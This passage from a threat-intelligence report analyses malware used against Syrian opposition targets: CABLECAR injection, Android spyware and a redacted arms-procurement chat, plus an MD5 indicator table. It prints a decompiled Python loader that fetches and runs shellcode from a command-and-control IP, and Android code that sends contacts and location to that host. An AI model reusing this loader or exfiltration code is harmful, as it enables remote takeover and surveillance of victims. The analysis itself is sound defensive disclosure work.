Step 6: The downloaded executable (`4e007cb87626f0093a84ed50b1d27a7f`), a variant of the CABLECAR launcher, was launched on the victim system. CABLECAR parsed the PDF from step 2, looking for the second "`>>stream`" string following the first occurrence of the string "`Encrypt`". The location contained a 16-byte (0x10) key. CABLECAR then searched for the stream identified by `subtype/XML/Type/Metadata/stream`. The key and a 256-byte (0x100) substitution table stored within CABLECAR itself were used to generate an XOR key to decrypt shellcode stored in the PDF stream. In this case, the shellcode was a copy of the Meterpreter reverse shell (`meterpreter_reverse_tcp`).

Step 7: CABLECAR creates a specific process (in this case, `%systemroot%\Microsoft.NET\Framework\v2.0.50727\vbc.exe`)in a suspended state to inject the decoded shellcode[18] (`vbc.exe` is the Microsoft .NET Visual Basic Compiler).

Step 8: The Metasploit shellcode (`4e007cb87626f0093a84ed50b1d27a7f`) from the YABROD PDF file connects back to the C2 IP `80.241.223.128` on TCP port `55555`, providing a remote shell to the threat actors.

PYTHON-BASED BACKDOOR SHELLCODE LAUNCHER

This threat group uses another backdoor implemented as an encrypted Python script contained within a pyinstaller dropper.

The dropper, Facebook-Account.exe (`64a17f5177157bb8c4199d38c46ec93b`), was built using pyinstaller, a program that converts Python programs into standalone executable files.[19]

The pyinstaller binary creates a folder under `%temp%` with the name `_MEIXXXX`, where `XXXX` is a random number. The folder is used to drop all the modules and libraries used by the packaged script. The dropped files include Microsoft Visual C++ runtime libraries (such as `msvcm90.dll`) as well as `python27.dll` and various Python binaries (`.pyd` files). The Python libraries appear to be from the 2.7.5 distribution of Python.

[18] Interestingly, instead of using the traditional `CreateRemoteThread` function call to execute the injected shellcode, the malware uses the undocumented function `RtlCreateUserThread.RtlCreateUserThread` avoids problems associated with different privileges that may exist between the injecting process (CABLECAR) and the target process and helps ensure the injection will succeed.

[19] http://www.pyinstaller.org/

The malicious Python script is decrypted in memory as shown in Figure 19:

Figure 19: Malicious Python script decoded


```
import struct, socket, binascii, ctypes, random, time
HoAaKvZAEyhHfv, ghHICmgBqfYrOcL = None, None
def CpkyBfJGA():
  try:
    global ghHICmgBqfYrOcL
    ghHICmgBqfYrOcL = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    ghHICmgBqfYrOcL.connect(('80.241.223.128', 55555))
    eDkZgDbDN = struct.pack('<i', ghHICmgBqfYrOcL.fileno())
    l = struct.unpack('<i', str(ghHICmgBqfYrOcL.recv(4)))[0]
    MTaURf = "      "
    while len(MTaURf) < l: MTaURf += ghHICmgBqfYrOcL.recv(l)
    GPvRqDBvWy = ctypes.create_string_buffer(MTaURf, len(MTaURf))
    GPvRqDBvWy[0] = binascii.unhexlify('BF')
    for i in xrange(4): GPvRqDBvWy[i+1] = eDkZgDbDN[i]
    return GPvRqDBvWy
  except: return None
def FurDIGvZs(oLKKrJ):
  if oLKKrJ != None:
    AzXoBTMrVkytXs = bytearray(oLKKrJ)
    NDIloqhwTpMY = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),
ctypes.c_int(len(AzXoBTMrVkytXs)),
                                                       ctypes.c_int(0x3000),
                                                       ctypes.c_int(0x40))
    ctypes.windll.kernel32.VirtualLock(ctypes.c_int(NDIloqhwTpMY),
                                       ctypes.c_int(len(AzXoBTMrVkytXs)))
    poHzKwIQjkvRAsE = (ctypes.c_char
*len(AzXoBTMrVkytXs)).from_buffer(AzXoBTMrVkytXs)
    ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(NDIloqhwTpMY),
                                         poHzKwIQjkvRAsE,
                                         ctypes.c_int(len(AzXoBTMrVkytXs)))
    ht = ctypes.windll.kernel32.CreateThread(ctypes.c_int(0),
                                             ctypes.c_int(0),
                                             ctypes.c_int(NDIloqhwTpMY),
                                             ctypes.c_int(0),
                                             ctypes.c_int(0),
                                             ctypes.pointer(ctypes.c_int(0)))

    ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(ht),ctypes.c_int(-1))
HoAaKvZAEyhHfv = CpkyBfJGA()

FurDIGvZs(HoAaKvZAEyhHfv)
```

Once the malicious python script is decoded, it is executed via `PyRun_SimpleString` by the pyinstaller binary. The malicious script connects to `80.241.223.128` on TCP port `55555` and downloads data, copies it to memory, decodes it, and executes it in its own thread.

Figure 20: Android app front-end



ANDROID BACKDOORS

We identified two pieces of Android malware associated with this threat group. Both variants are able to steal contact names, phone numbers, and the phone's username. In addition, one of the variants is also able to transmit a device's geographic location to the malware's C2 server.

The two Android backdoors were as follows:

- `Syria-Twitter.apk (b91315805ef1df07bdbfa07d3a467424)`
- `Rasoo-dl.apk (e0b1caec74f31e8196a250f133f4345a)`

Both applications were signed with the same self-signed certificate:

Figure 21: Self-signed certificate details

```
Version: V3
Serial Number: 2d744830
Signature Algorithm: SHA256withRSA, OID = 1.2.840.113549.1.1.11
Signature Hash Algorithm: sha256
Issuer: CN=Sami AlShami, OU=ShamDroidz-DEV, O=ShamDroidz, L=Homs, ST=Homs, C=SY
Valid From: Thursday, August 15, 2013 9:59:52 PM
Valid To: Monday, August 09,2038 9:59:52 PM
Subject: CN=Sami AlShami, OU=ShamDroidz-DEV, O=ShamDroidz, L=Homs,
ST=Homs, C=SY
Public Key: RSA (2048 bits)
Thumbprint: 9f 67 a5 fb 87 60 ce 33 1f c1 fe 79 c5 3d e2 e2 d9 fd 0b 66
```

The "Syria Twitter" application, shown below, was published on August 27, 2013, and had over 100 downloads on Google Play before being removed. The "Rasoo-dl" application does not appear to have been distributed via Google Play.

Both applications use the following permissions, which allow them to perform the listed tasks:

- `INTERNET`: Connect to the Internet
- `ACCESS_NETWORK_STATE`: Check the cellular network connectivity
- `GET_ACCOUNTS`: Get all the accounts used by the phone for authentication
- `READ_CONTACTS`: Read all the contacts

The "Rasoo-dl" application has the following additional permission:

- `ACCESS_FINE_LOCATION`: Show the victim's physical location

Both apps contain code (shown in Figure 22) to steal contact names and phone numbers from the victim's phone and transmit them via HTTP POST requests (in the format contact&=<username>&<contact_name>&<contact_phone>) to a specific C2 location:

Figure 22: Sending stolen data to C2

```
protected void onCreate(Bundle paramBundle)
{
  super.onCreate(paramBundle);
  setContentView(2130903041);
  Account[] arrayOfAccount = AccountManager.get(this).getAccounts();
  if (arrayOfAccount.length > 0)
    this.username = arrayOfAccount[0].name;
  this.webConnector = new WebConnector(this);
  ArrayList localArrayList = new LibContacts(this).getContacts();
  if ((localArrayList.size() == 1) && (((SimpleContact)localArrayList.get(0)).displayName.equals("3ambala")));
  while (true)
  {
    this.libLocation = new LibLocation(this);
    return;
    this.webConnector.address = "http://80.241.223.128:4646/contacts";
    Iterator localIterator = localArrayList.iterator();
    while (localIterator.hasNext())
    {
      SimpleContact localSimpleContact = (SimpleContact)localIterator.next();
      HashMap localHashMap = new HashMap();
      localHashMap.put("contact&", this.username + "&" + localSimpleContact.displayName + "&" + localSimpleContact.phoneNumber);
      this.webConnector.sendMessage(localHashMap);
    }
  }
}
```

Below is an example of traffic generated by the "Syria-Twitter" application (data displayed below is crafted and not actual contact data):

Figure 22: Example of traffic generated by the "Syria-Twitter" application

```
POST /contacts HTTP/1.1
Content-Length: 43
Content-Type: application/x-www-form-urlencoded
Host: 80.241.223.128:4646
Connection: Keep-Alive
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)

contact%26=null%26John+Rogers%26+2175566789

POST /contacts HTTP/1.1
Content-Length: 44
Content-Type: application/x-www-form-urlencoded
Host: 80.241.223.128:4646
Connection: Keep-Alive
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)

contact%26=null%26Wangzhi+Chen%26+6312134560
```

"Rasoo-dl" contains additional code to send a device's geographic location, also via an HTTP POST request:


Figure 23: Sending the device's geographic location to the C2 server

```
while (true)
{
  localBuilder.create().show();
  localEditText.setText("");
  this.imageBuffer = null;
  ((TextView)findViewById(2131099648)).setText("");
  Location localLocation = this.libLocation.getLastLocation();
  if (localLocation != null)
  {
    double d1 = localLocation.getLatitude();
    double d2 = localLocation.getLongitude();
    HashMap localHashMap2 = new HashMap();
    localHashMap2.put("position&", this.username + "&" + d1 + "&" + d2);
    this.webConnector.address = "http://80.241.223.128:4646/geo";
    this.webConnector.sendMessage(localHashMap2);
  }
  return;
```

OPPOSITION WEAPONS ACQUISITION

PERSON 1

In this redacted, translated and condensed conversation, two members of the opposition are discussing the transfer of between 5-10 Russian-made anti-tank missiles and launchers. The missile system is the 9M113 Semi-Automatic Command to Line of Sight (SACLOS) Anti-Tank Guided Missile (ATGMs), NATO designator: AT-5 SPANDREL. They appear to be referring to a Tamdem High Explosive Anti-Tank warhead version of the missile, which would be particularly effective against armored vehicles and tanks. FSA-linked groups facing the Assad regime's Tanks have extensively used the 9m 113 missile in Syria, and a number of YouTube videos show successful 'hits' against regime materiel.



Screenshot of an AT-5 missile from the Wikipedia page referenced by Person 2 within the chat

In full form, this conversation contains sensitive information regarding opposition weapons acquisition efforts. The conversation includes details regarding the desired quantity of missiles for acquisition, the precise delivery location, timelines and procedures for transfer. Individuals involved in this weapons procurement may have been put at risk, along with broader opposition logistics methods, perhaps affecting future weapons acquisition efforts.

PERSON 1

9m 113 with tandem warhead 17:15

PERSON 2

This missile is the same as the Konkurs. 17:17

[REDACTED]

Do you know what generation? 17:41

This is probably Second generation 17:50

I mean its old 17:52

Yeah for sure 17:55

Its very old 17:56

Look online to find out more information about it. 17:57

http://ar.wikipedia.org/wiki/9%D9%85113_%D9%83%D9%88%D9%86%D9%83%D9%88%D8%B1%D8%B3 17:58

is this what you want? 18:09

Yes god willing. 18:10

[REDACTED]

be ready we may deliver in 24 hours. 18:16

I hope to god we will be ready. 18:18

where is the delivery site? 18:19

[REDACTED LOCATION]

ok 18:24

there will be a specific set of procedures that we will need to follow to deliver and receive [the missile systems] but I do not know them yet. 18:27

SEND

MALWARE SAMPLES

Below are the files and MD5 hashes for the malware associated with this threat group.

Table 1: List of malicious file names and MD5 hashes

File Name	MD5	Description
	0187be3ccf42c143ab96e7bbf2efbf2f	Dropper (SFXRAR)
	0cc7b05c220ecbeb52891d49f1ab41ab	Dropper (SFXRAR)
idm-en-setup.exe	29e79080b2b2de01b53223542b46d570	Dropper (SFXRAR)
IslamArmyThem.exe	2a456e35918700bc76f6ec1dd9ea93a1	Dropper (SFXRAR)
Keyboard-Sounds.exe	36875b44145cf20b8d3148e7f7efcea0	Dropper (SFXRAR)
	3ffc4e4081854d04d8217c2ebabdd61d	Dropper (SFXRAR)
Pdf-to-Word-Converter.exe	4268e2a8209429155ef5df22ca17c0be	Dropper (SFXRAR)
from-aliwa2-doctor-salim-dris-to-whom-it-may-concern.exe	465a0bf22cd101dbd502a2576f10ceb4	Dropper (SFXRAR)
diplaced-syrian-people-cod.exe	4cd035012ec6015e48f6fb7001330a95	Dropper (SFXRAR)
	4d70791db506cb04e62b607e1f57699c	Dropper (SFXRAR)
	5e334057856967a5d31c266c550549b0	Dropper (SFXRAR)
Displaced-Syrians-Suffering_cod.exe	6439ccba5b06e434953ba209b8b07107	Dropper (SFXRAR)
install_flashplayer11x32_gdrd_aih.exe	6608ce246612d490f3b044627a5e6d9e	Dropper (SFXRAR)
	692265ba1d4a5b2773e596d3491ed2be	Dropper (SFXRAR)
JetCleanSetup.exe	7091f135e4718586d16b56c04b21a6b7	Dropper (SFXRAR)
Syrian-Girl-Against-Regime_gpj.exe	8a0a36d0d1d91b357e5ce8f84ad16346	Dropper (SFXRAR)
Maktal-Kiyadi-Barez-men-hizbillah-fi-ltafgir-l2akhir-fi-ldahya12300012.exe	931bafa20756eaf8b5371222b5b81a61	Dropper (SFXRAR)
	980c6e7f8a10144a28730f3f0adb99d0	Dropper (SFXRAR)
AdobeReader-9-En-Us.exe	99655bacbe845ad30c6c5ed56a7e13d4	Dropper (SFXRAR)
Eye-Protector-Portial-Setup.exe	a19e70ffa130a096753463b23733927d	Dropper (SFXRAR)
Billiards.exe	a577701d4b5ada66912a242a7772b48a	Dropper (SFXRAR)
New-Iman-Picture.pif	a9e5ec23ccdec9cd79af771e2dbf54d5	Dropper (SFXRAR)
	c79ad54dead0b446fe8fac60cbd133a7	Dropper (SFXRAR)
Live-Chat-ooVoo-Setup.exe	c808ef1ab997d0234ee889ecd5176c8e	Dropper (SFXRAR)
Syrian-Girl-Against-Regime_gpj.exe	d023fc719fba710b44f140deff3f83e4	Dropper (SFXRAR)
Syrian-chlidren-under-execution_fdp.exe	d32aaf60744678e559db59fbe2daa938	Dropper (SFXRAR)
nazhin.exe	d87356940d3b15d87453ead6374691ab	Dropper (SFXRAR)
Video-Downloader.exe	dc33cbf669df01302ddd124b028a4fd9	Dropper (SFXRAR)
Amer-Mohemmeh.exe	e403972c890cf2eb0a361a91ac5ffe5e	Dropper (SFXRAR)
Live-Chat-ooVoo-Setup.exe	e41c913327e6974730da99e7c327a2a2	Dropper (SFXRAR)
	e65bdb88e606c45521ab2c04c650ed86	Dropper (SFXRAR)
Russia-vs-Amerika.exe	ef56383f53b7ccb08016737c98fe2982	Dropper (SFXRAR)
google-update.sfx.exe	27c2b873849227de45ec10fca112f322	Dropper (password-protected SFXRAR)
adobereadersetup-86x.sfx.exe	47702a6cdc59859ec97c99aa31148ae6	Dropper (password-protected SFXRAR)

Table 1: List of malicious file names and MD5 hashes

File Name	MD5	Description
adobeflash.sfx.exe	4bd3ea86eb7d63b1bdd001e6adbe8b89	Dropper (password-protected SFXRAR)
oovoo-setup.sfx.exe	57cbbe8e7d18b1980cfc4bc87121b2c7	Dropper (password-protected SFXRAR)
microtec.sfx.exe	5ae84cadc1ea5a4bcc027a19eca514c5	Dropper (password-protected SFXRAR)
Microsoft-Update.sfx.exe	63fb57fd90590c3c0d0d95d86b6df66d	Dropper (password-protected SFXRAR)
adobesetup.sfx.exe	748b8aca1c17415648b80f0038381097	Dropper (password-protected SFXRAR)
adobesetupx86.sfx.exe	81ef5426583e1d6df4193f38402b40c1	Dropper (password-protected SFXRAR)
office-word-update.sfx.exe	9491c4e0c08c9347421ae352f14a1329	Dropper (password-protected SFXRAR)
update-flashplayer11.sfx.exe	a1e0d40715f66f30aad44ab4c15a474a	Dropper (password-protected SFXRAR)
install_flashplayer11x32_gdrd_aih.exe	b23b16b3cccba9c1ecd0c0d17cc48979	Dropper (password-protected SFXRAR)
adobesetupx86.sfx.exe	b9623abd519ee688e0b9d9350c83e209	Dropper (password-protected SFXRAR)
adobesetupx86.sfx.exe	d4b4367f874c9c8d645b1560f9d259ea	Dropper (password-protected SFXRAR)
adobereader-86x.sfx.exe	d620deacd018da09a69e24cb978f556d	Dropper (password-protected SFXRAR)
adobesetup32.sfx.exe	d672e9789f22b806a295f0dd2122316a	Dropper (password-protected SFXRAR)
adobe32en.sfx.exe	e2a624302af7a3eeb59cbb58f36b0fac	Dropper (password-protected SFXRAR)
adobereader-86x-64x.sfx.exe	f7f8538d2ab0ffee878a4e512230f97d	Dropper (password-protected SFXRAR)
adobesetupx86.sfx.exe	f893d5d351a3ffc1f89a8ec8147cd060	Dropper (password-protected SFXRAR)
adobred-86x.sfx.exe	fda3816d0bac2e4791cbcfaf33416633	Dropper (password-protected
adobesetupx86.sfx.exe	ff97bc797ed27b5e21e4e4a6e7443219	Dropper (password-protected SFXRAR)
adobesetup.exe	163595b20debdeccdeaf4cb14fba737c	BLACKSTAR
adobe32en.exe_	202eb180f5faa8460941ae60cf63da63	BLACKSTAR
adobereadersetup-86x.exe_	39632325327bf21f7d9cf02caf065646	BLACKSTAR
adobex86setup.sfx.exe	64eb08013399e3ac18c936d361d80e17	BLACKSTAR
google-update.exe	7247d42b3b4632dc7ed9d8559596fff8	BLACKSTAR
adobereader-86x.exe	7576127f8bd805b30d0016d897211f54	BLACKSTAR

Table 1: List of malicious file names and MD5 hashes

File Name	MD5	Description
adobesetupx86.exe	89dda79018d6216970a274b16b3494ad	BLACKSTAR
adobred-86x.exe	a641c08e09c53858d16c0c70107979b5v	BLACKSTAR
adobereader-86x-64x.exe	a691e4b629da2b37dd87e760bfb0106e	BLACKSTAR
adobeflash.exe	c421f4e12892d4ac345e7b03f6a053d2	BLACKSTAR
adobesetup32.exe_	d1f817744f79dad415a526c4ce51bed9	BLACKSTAR
adobeinsx86.exe	de65eed45ac210c66db8082f1a72db8f	BLACKSTAR
adobesetupx86.exe	e11aeb603cb7a31c2028976a2deed550	BLACKSTAR
microtec.exe	0bf0e05247b986c484dbfe53ebb8ac48	DARKCOMET
googleupdate.exe_	ae1ea30e6fb834599a8fed11a9b00314	DARKCOMET
microsoft-update.exe	6b5aabd26998568d9ca628713b53cacf	ONESIZE
flashplayer11x32_gdrd_aih.exe	b68a7e216cb0d18030048935b67e0d68	ONESIZE
bayan09072013_pdf.exe	0e24a0060493bcb85ce4a5110550f204	YABROD
Keyboard-Sounds.exe	1328d3d4872bfe2c98fd7b672d8dff1b	YABROD
reporthezbolla20072013_pdf.exe	508deeb6a5a37e9f94d5d4733ce0352f	YABROD
VPN7.exe	bd4769f37de88321a9b64e5f85baf1ef	YABROD
	f18dedf9f5d213deba18a2e037819ea1	YABROD
44df02ac28d80deb45f5c7c48b56a858	44df02ac28d80deb45f5c7c48b56a858	YABROD PDF
78c5670e2cee9b5c3b88aa9cb27519be.pdf	78c5670e2cee9b5c3b88aa9cb27519be	YABROD PDF
9d351b9ee731d88f12fcaa64010e828d.pdf	9d351b9ee731d88f12fcaa64010e828d	YABROD PDF
yabrod.pdf	e0625817eb11874d806909a8c190d45a	YABROD PDF
greenhill.png	182c7b1ad894852d23f4de538e59ac2b	CABLECAR
4e007cb87626f0093a84ed50b1d27a7f	4e007cb87626f0093a84ed50b1d27a7f	CABLECAR
Facebook-Account.exe	64a17f5177157bb8c4199d38c46ec93b	Dropper for pyinstaller malware
syria-twitter.apk	b91315805ef1df07bdbfa07d3a467424	Android Malware
rasoo-dl.apk	e0b1caec74f31e8196a250f133f4345a	Android Malware

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